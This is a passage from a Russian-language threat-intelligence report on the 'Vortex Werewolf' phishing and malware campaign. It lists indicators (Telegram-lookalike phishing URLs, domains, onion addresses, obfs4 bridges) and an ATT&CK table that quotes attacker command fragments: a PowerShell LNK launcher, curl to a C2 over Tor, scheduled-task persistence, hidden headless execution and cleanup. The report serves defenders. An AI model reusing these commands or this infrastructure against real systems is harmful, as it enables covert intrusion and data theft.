- hxxps://telegram-files.trustedfiles[.]org/?
cuid=vG7LLN&cloud_access=E20340B73A&tuid=2bwqrF&hash=d3BdF6F9Bd&folder=520e66fe3F
- hxxps://telegram-files.trustedfiles[.]org/?
nash=2BC8BD579d&cloud_access=06c434ED64&tuid=efGVBJ&folder=8057d1704f&cuid=3e12KE
- hxxps://telegram-files.trustedfiles[.]org/?
folder=009c027D11&tuid=1MM5Jx&cloud_access=f8CfeE6518&hash=a9D53e2Cd9&cuid=vG7LLN
- hxxps://tg-media.guardedcloud[.]net/?access_hash=ceFFc8F817&cuid=nghdRm&code=A824c7d9D3&tuid=SuCmHG
- hxxps://telegram-share.documtransfer[.]net/?
folder=5f6a307A22&hash=4C90FCcEB9&cuid=VxBY1g&cloud_access=BEeB5A09Ad&tuid=2CbRT0

Домены

- trustedfiles[.]org
- guardedcloud[.]net
- documtransfer[.]net
- biavid[.]info
- safedatabox[.]net
- documshare[.]org
- telegram-files.trustedfiles[.]org
- tg-media.guardedcloud[.]net
- docs-telegram.guardedcloud[.]net
- telegram.guardedcloud[.]net
- telegram-share.documtransfer[.]net
- sectgfiles.biavid[.]info
- teleinfo.safedatabox[.]net
- tg-box.documshare[.]org

GitHub Pages

- yankovskiy987.github[.]io
- gendalfgrey221.github[.]io
- robetsoalspa.github[.]io
- nieusoaps11.github[.]io
- ichttolkaio.github[.]io

onion-адреса

- 3lfdhuobjbzd4fmunkkzr2m5zbnaibwuyvenc1soxvapy1qv4pdlldqad[.]onion
- amvlfdfctchgyoie7femmnivsfngqizrljm5rbixgsxpxgdavdtkhtlad[.]onion
- 2zrek3mkl72d5b6evpkx2rz2glzrltiorgblpfb2ttg6lacwlsdk4iqd[.]onion
- clgkhqmtssx4dgvhq5r4kb4anid4n375d2z5mqspuob3iyqvzyrxhoqd[.]onion

obfs4-мосты

- 103.17.154[.]137:443
- 129.153.78[.]39:2484
- 156.67.24[.]236:33333
- 156.67.24[.]239:33333
- 158.174.146[.]87:7800
- 176.169.236[.]210:4431
- 185.177.207[.]101:12346
- 185.177.207[.]103:12346

- 185.177.207[.]132:8443
- 185.177.207[.]18:30196
- 185.177.207[.]216:11216
- 185.177.207[.]62:40393
- 185.177.207[.]63:6340
- 188.116.26[.]254:23452
- 188.245.88[.]107:44536
- 190.62.5[.]156:49201
- 193.138.81[.]106:8443
- 198.98.53[.]149:443
- 24.134.5[.]121:8989
- 38.242.242[.]79:27751
- 45.76.185[.]188:4444
- 45.76.46[.]212:8443
- 5.22.221[.]14:3031
- 70.34.216[.]248:28509
- 72.10.162[.]51:12693
- 73.94.43[.]159:26820
- 77.128.112[.]133:587
- 78.159.118[.]224:19998
- 78.63.213[.]108:9130
- 82.117.243[.]191:3443
- 85.117.251[.]69:44821
- 86.206.9[.]78:12345
- 87.106.143[.]190:23188
- 87.106.159[.]211:25047
- 89.116.48[.]119:32278
- 95.179[.]192.8:8080

MITRE ATT&CK

Тактика	Техника	Процедура
Reconnaissance	Phishing for Information: Spearphishing Link	Vortex Werewolf распространяет ссылки на фишинговые ресурсы, замаскированные под Telegram, для получения доступа к телеграм-аккаунту жертвы
Initial Access	Phishing: Spearphishing Link	Vortex Werewolf, предположительно, распространяет ВПО через электронную почту или мессенджер Telegram, используя ссылки для загрузки с ресурсов, маскирующихся под Telegram: hxxps://telegram-files.trustedfiles[.]org/?nash=2BC8BD579d&cloud_access=06c434ED64&tuid=ef6VBj&folder=8057d1704f&cuid=3e12KE
Execution	Command and Scripting Interpreter: PowerShell	Vortex Werewolf использует LNK-файл для выполнения команды PowerShell, отвечающей за распаковку внутреннего ZIP-архива и запуск PowerShell-скрипта. Пример фрагмента PowerShell-команды: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe \$mainConfigCapacity = (where.exe /r \$env:USERPROFILE 'Spisok na peremeshchenie.zip') select -First 1; ...
	Command and Scripting Interpreter: Windows Command Shell	Vortex Werewolf использует <code>cmd.exe</code> для запуска <code>curl</code> : cmd /c curl --retry 1000 --retry-delay 3 --retry-all-errors -m 120 -s --socks5-hostname localhost:9050
	User Execution: Malicious Link	Vortex Werewolf предпринимает попытки убедить жертву перейти по фишинговой ссылке для загрузки ВПО

Тактика	Техника	Процедура
	User Execution: Malicious File	Жертва должна распаковать ZIP-архив и запустить содержащийся в нем LNK-файл, чтобы инициировать процесс компрометации системы
Persistence	Scheduled Task: Scheduled Task/Job	Vortex Werewolf использует PowerShell-скрипт для создания и запуска запланированной задачи в планировщике заданий Windows: <pre>Register-ScheduledTask [название задачи] -Xml [содержимое конфигурационного XML-файла задачи]</pre> <pre>Start-ScheduledTask [название задачи]</pre>
Defense Evasion	Indirect Command Execution	Vortex Werewolf использует <code>conhost.exe</code> для запуска Tor и SSH-сервера <code>sshd</code>: <code>conhost --headless %AppData%\reaper\finalcutpro.exe -f transactionMap</code> <code>conhost --headless %AppData%\reaper\photoshopexpress.exe -f firstPathLabel</code>
	Indicator Removal: File Deletion	Vortex Werewolf удаляет PowerShell-скрипт и каталог с распакованными файлами: <code>Remove-Item \$env:APPDATA\projectDuration -Recurse</code> <code>Remove-Item \$env:APPDATA\reaper\totalQuerySignal</code>
	Hide Artifacts: Hidden Window	Vortex Werewolf запускает PowerShell-скрипт со скрытым окном: <code>Start-Process -WindowStyle Hidden powershell \$activeModeArray</code>
	Masquerading: Match Legitimate Resource Name or Location	Vortex Werewolf использует названия легитимного ПО (<code>photoshopexpress.exe</code> , <code>microsoftword.exe</code> , <code>visualstudiocode.exe</code> , <code>finalcutpro.exe</code>) для маскировки собственных исполняемых файлов
	Masquerading: Double File Extension	Vortex Werewolf использует в названии LNK-файла двойное расширение <code>.pdf.lnk</code>
	Obfuscated Files or Information	Vortex Werewolf использует обфускацию в PowerShell-скрипте. Например, Tor-адрес C2-сервера формируется в единую строку из фрагментов строк методом конкатенации
	Virtualization/Sandbox Evasion: System Checks	Vortex Werewolf проверяет количество файлов в <code>%APPDATA%\Microsoft\Windows\Recent</code> (меньше 10) и запущенных процессов в системе (меньше 50)
Credential Access	Input Capture	Vortex Werewolf использует фишинговую страницу, маскирующуюся под ресурс мессенджера Telegram для получения доступа к телеграм-аккаунту жертвы
Discovery	System Information Discovery	Vortex Werewolf получает название компьютера или домена через переменную окружения <code>\$env:USERDOMAIN</code>
	Input Capture: Web Portal Capture	Vortex Werewolf использует фишинговые ресурсы, замаскированные под Telegram, для получения доступа к Telegram-аккаунту жертвы
Command and Control	Application Layer Protocol: Web Protocols	Vortex Werewolf применяет HTTP через Tor, используя <code>curl</code> для регистрации жертвы на C2-сервере
	Application Layer Protocol: File Transfer Protocols	Vortex Werewolf использует протоколы SMB, SFTP для доступа к файлам в скомпрометированной системе
	Encrypted Channel: Asymmetric Cryptography	Vortex Werewolf использует SSH-соединения с ключами Ed25519

Тактика	Техника	Процедура
	Proxy: Multi-hop Proxy	Vortex Werewolf направляет трафик от управляющего сервера через Tor и SOCKS5
	Protocol Tunneling	Vortex Werewolf строит туннели на протоколах SSH, RDP, SMB и SFTP
	Non-Application Layer Protocol	Vortex Werewolf использует obfs4 для маскировки сетевого трафика Tor под обычные сетевые запросы
Exfiltration	Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Vortex Werewolf использует SSH/SFTP для скрытой эксфильтрации данных

Не пропустите новые угрозы — подпишитесь на статьи о них

Я даю [согласие](#) на получение информационных и рекламных рассылок BI.ZONE, а также [согласие](#) на обработку персональных данных для получения таких рассылок в соответствии с [Политикой конфиденциальности](#)*

* Обязательное поле

Как защититься от подобных атак

Всегда проверяйте адрес полученной ссылки, прежде чем по ней перейти. Злоумышленники распространяют ВПО с помощью фишинговых сообщений в надежде на невнимательность получателя.

Для защиты почты от фишинга используйте специализированные решения, например [BI.ZONE Mail Security](#). Оно включает более 100 механизмов защиты от спама, фишинга, спуфинга, уязвимостей почтовых серверов и атак с вредоносным ПО. Для фильтрации сообщений BI.ZONE Mail Security использует статистический, сигнатурный, лингвистический, контентный, эвристический анализ, а также машинное зрение. ML-модель точно классифицирует письма по содержанию и управляет их рейтингами. В результате нелегитимные письма блокируются, а безопасные доставляются без задержек.

А еще важно быть в курсе новых техник фишинга, ведь методы атак постоянно меняются. Для этого мы рекомендуем использовать данные портала [BI.ZONE Threat Intelligence](#). Он предоставляет информацию о злоумышленниках, об их тактиках, техниках и используемых инструментах, а также сведения с теневых ресурсов. Эти данные помогут проактивно защищать компанию и быстро реагировать на новые инциденты кибербезопасности.